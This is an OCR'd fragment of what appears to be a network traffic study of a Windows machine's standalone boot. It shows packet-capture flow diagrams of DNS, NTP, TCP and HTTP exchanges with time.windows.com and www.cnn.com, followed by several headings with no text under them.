
[continued]

Results 1: Stand-alone boot (2)


```
|---------|------------------|------------------|------------------|
|Time     | 192.168.5.207    | 192.168.5.2      | 207.46.232.182   |
|---------|------------------|------------------|------------------|
|28.807   |         DNS      |                  |                  |DNS: Standard query A time.windows.com
|         |(1025)   ------------------>  (53)    |                  |
|30.749   |         DNS      |                  |                  |DNS: Standard query response CNAME time.microsoft.akadns.net A 207.46.232.182
|         |(1025)   <------------------  (53)    |                  |
|30.822   |         NTP      |                  |                  |NTP: NTP symmetric active
|         |(123)    ------------------------------------->  (123)   |
|---------|------------------|------------------|------------------|
```

```
|---------|------------------|------------------|------------------|
|Time     | 192.168.5.207    | 192.168.5.2      | 157.166.226.25   |
|---------|------------------|------------------|------------------|
|72.489   |         Standard query A ww         |                  |DNS: Standard query A www.cnn.com
|         |(1025)   ------------------>  (53)    |                  |
|73.490   |         Standard query A ww         |                  |DNS: Standard query A www.cnn.com
|         |(1025)   ------------------>  (53)    |                  |
|74.491   |         Standard query A ww         |                  |DNS: Standard query A www.cnn.com
|         |(1025)   ------------------>  (53)    |                  |
|76.492   |         Standard query A ww         |                  |DNS: Standard query A www.cnn.com
|         |(1025)   ------------------>  (53)    |                  |
|76.604   |         Standard query resp         |                  |DNS: Standard query response A 157.166.226.25 A 157.166.226.26 A 157.166.255.18 A 157.166.25
|         |(1025)   <------------------  (53)    |                  |
|76.625   |         iad3 > http [SYN] S         |                  |TCP: iad3 > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
|         |(1032)   ------------------------------------->  (80)    |
|76.670   |         http > iad3 [SYN, A         |                  |TCP: http > iad3 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
|         |(1032)   <-------------------------------------  (80)    |
|76.682   |         iad3 > http [ACK] S         |                  |TCP: iad3 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
|         |(1032)   ------------------------------------->  (80)    |
|76.722   |         GET / HTTP/1.1              |                  |HTTP: GET / HTTP/1.1
|         |(1032)   ------------------------------------->  (80)    |
|76.722   |         http > iad3 [ACK] S         |                  |TCP: http > iad3 [ACK] Seq=1 Ack=455 Win=64240 Len=0
|         |(1032)   <-------------------------------------  (80)    |
|---------|------------------|------------------|------------------|
```


Scenario 2: Standalone boot on private




Experiment 1




Experiment 1



